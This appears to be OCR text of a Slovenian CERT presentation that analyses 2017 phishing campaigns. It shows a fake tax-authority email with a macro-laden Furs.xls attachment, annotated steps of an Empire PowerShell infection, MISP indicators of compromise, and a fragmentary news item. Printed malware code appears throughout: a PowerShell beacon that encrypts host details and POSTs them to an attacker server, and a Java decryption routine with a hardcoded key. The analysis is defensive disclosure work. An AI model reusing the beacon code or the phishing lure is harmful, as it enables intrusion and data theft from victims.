    $I+='|'+(Get-WmiObjeCT Win32_OpERATinGSysTeM).Name.Split('|')[0];
    if(([Environment]::UserName).ToLower() -eq "system"){
        $i+='|True'
    }
    else {
        $i += "|" +([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]
    }
    $N=[SysTeM.DIagnOsTicS.PrOceSS]::GETCurrEntProcEsS();
    $i+='|'+$N.PRocESSNaMe+'|'+$n.ID;
    $i += '|' + $PSVErsIoNTABLe.PSVerSION.MAJor;
    $iB2=$E.GeTbYTes($I);
    $Eb2=$IV+$AES.CreaTEEnCrYPtoR().TraNsforMFiNalBLOcK($Ib2,0,$ib2.LEnGth);
    $wc.Headers.Add("User-Agent",$UA);
    $raw=$wc.UploadData($s+"index.php","POST",$eb2);
    $AES=NEw-OBjEcT SYSteM.SECuRItY.CrypTOgrAPHY.AeSCryptoSERviCePROVider;
    $AES.Mode="CBC";
    $IV = $RaW[0..15];
    $AES.Key=$e.GEtBYtEs($KEy);
    $AES.IV = $IV;
```

zlonamerna

koda

From: FINANCNA UPRAVA REPUBLIKE SLOVENIJE [mailto:gfu.fu@gov.si]
Sent: Thursday, August 10, 2017 12:59 PM
To: [redacted]
Subject: Davčna izvršba

Na podlagi tretje točke prvega odstavka 13. člena Zakona o davčnem postopku -YDavP-2 (Uradni list RS, št. 117/06, 24/08 - YDDKIS, 125/08, 20/9 -YDoh-2D, 110/09 (1/10 popr.), 43/10 in 97/101, ki odloča, da ima zavezanec za davek pravico do podatkov o stanju svojih davčnih obveznosti.
Pozivamo vas, da ste dolžni znesek in pripadajoče zamudne obresti,zaračunane do vključno dneva plačila, poravnati takoj.
Vse ostale informacije se nahajajo v priponki.

Postopek vodil/-a;
Vesna Bergant
Finančni kontrolor

Furs.xls

274


REPUBLIKA SLOVENIJA
MINISTRSTVO ZA FINANCE
FINANČNA UPRAVA REPUBLIKE SLOVENIJE

Šmartinska cesta 55, p.p. 631, 1001 Ljubljana

T: 01 478 38 00
F: 01 478 39 00
E: gfu.fu@gov.si

Opomin pred davčno izvršbo – FURS

FURS z opominom poziva zavezanca, da ste **dolžni znesek, vključno s pripadajočimi zamudnimi obrestmi, obračunanimi do dneva plačila**, plača na posamezne podračune, v skladu s Pravilnikom o podračunih ter načinu plačevanja obveznih dajatev in drugih javnofinančnih prihodkov (Uradni list RS, št. 103/10, 48/11, (51/11 popr.) in 102/12).


Zagon powershell funkcije Start-Negotiate
Računalnik dobi vlogo agenta, kar pomeni da lahko napadalec z njim upravlja (zbira statistiko in podatke ter zaganja ukaze v ukazni lupini)
Furs.xls
Macros
Button244 Click()
LANSIRNIK
Function Start-Negotiate
POGAJALEC (PAYLOAD)
STREŽNIK NAPADALCA
Function Invoke-Empire
AGENT
Zagon makra, ki se nahaja v datoteki Furs.xls
Pošiljanje podakov o sistemu na strežnik (ip naslov, operacijski sistem, vloga uporabnika, id trenutnega procesa pod katerim teče powershell)

logistika[redacted] 18 July 2017 at 11:23

Dokumenti za tovorni promet / prenos

To: undisclosed-recipients:;

Priloženo FYI

RS_TRANS_000
431.jar

MISP

Filters: All | File | Network | Financial | Proposal | Correlation | Warnings | Include deleted attributes | Show context fields

Date	Org	Category	Type	Value	Tags	Comment	Related Events	Feed hits	IDS	Distribut
2017-07-18		Artifacts dropped	filename|sha1	Windows7187367379786797001.dll d85524f464dcded54edfcfe6a5056f6c4008bbcb			9424		Yes	Inherit
2017-07-18		Artifacts dropped	filename|sha256	Windows7187367379786797001.dll a6be5be2d16a24430c795faa7ab7cc7826ed24d6d4bc74ad33da5c2ed0c793d0			9424		Yes	Inherit
2017-07-18		Artifacts dropped	filename|sha256	BmLgmuUTwdx8167605313645327118..exe de1098c323885189c652de332c553a0996c0ca3f00ef0e1afe5c004f8d05ec0d					Yes	Inherit
2017-07-18		Artifacts dropped	malware-sample	Windows7187367379786797001.dll 0b7b52302c8c5df59d960dd97e3abdaf			6802 9424		Yes	Inherit
2017-07-18		Artifacts dropped	filename|sha1	BmLgmuUTwdx8167605313645327118..exe 0916061a5e52701b53210ab2574bf122b9b46744					Yes	Inherit
2017-07-18		Artifacts dropped	malware-sample	BmLgmuUTwdx8167605313645327118..exe b257a2a33e2f3bb881b807440aa8f255					Yes	Inherit
2017-07-18		Network activity	hostname	webmail.ilida-eng.gr		This Roundcube instalation is used to send the malicious e-mails			No	Inherit
2017-07-18		Network activity	ip-dst	185.145.45.70					No	Inherit
2017-07-18		Payload delivery	attachment	RS_TRANS_000431.jar					No	Inherit

AJPES

ISČEM

ODDAJAM

REGIS

BONITETNI

O A

Naročilnice, vlo

Poročila in načrt objav

Cenik storitev

Pomoč

Vprašanja in odgovori

Kazalo

Display a menu

Iskalnik po poslovnih subjektih Evropski poslovni register Portal

Naziv subjekta

```java
public static byte[] Decrypt(byte[] encData) throws Exception {
    byte[] simKey = "j8h34lan8qgdm1b9".getBytes("UTF-8");
    byte[] saltBytes = "mp8bn260qykda5bf".getBytes("UTF-8");
    SecretKeySpec secretKeySpecification = new SecretKeySpec(simKey, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    IvParameterSpec IVspec = new IvParameterSpec(saltBytes);
    cipher.init(2, (Key)secretKeySpecification, IVspec);
    return cipher.doFinal(encData);
}
```

https://slo-tech.com/novice/t694978/49

vaše mnenje o


za predlo

za 2016 je na voljo

Poslovni subjekti predložijo A
objavo in za državno statistik
posamezno vrsto poslovnega

Prostovoljske organizacije in
programom istočasno s poda
državne statistike predložijo t

Roles & Relations



general public media law-enforcement customers

Estonia Cancels 760,000 Electronic ID Cards Because of Crypto Flaw

By **Catalin Cimpanu**

November 4, 2017 03:00 AM 3

Estonian authorities have decided to block and disable over 760,000 national electronic ID cards due to a cryptographic vulnerability that could allow attackers to clone IDs and forge identities.


info@cert.si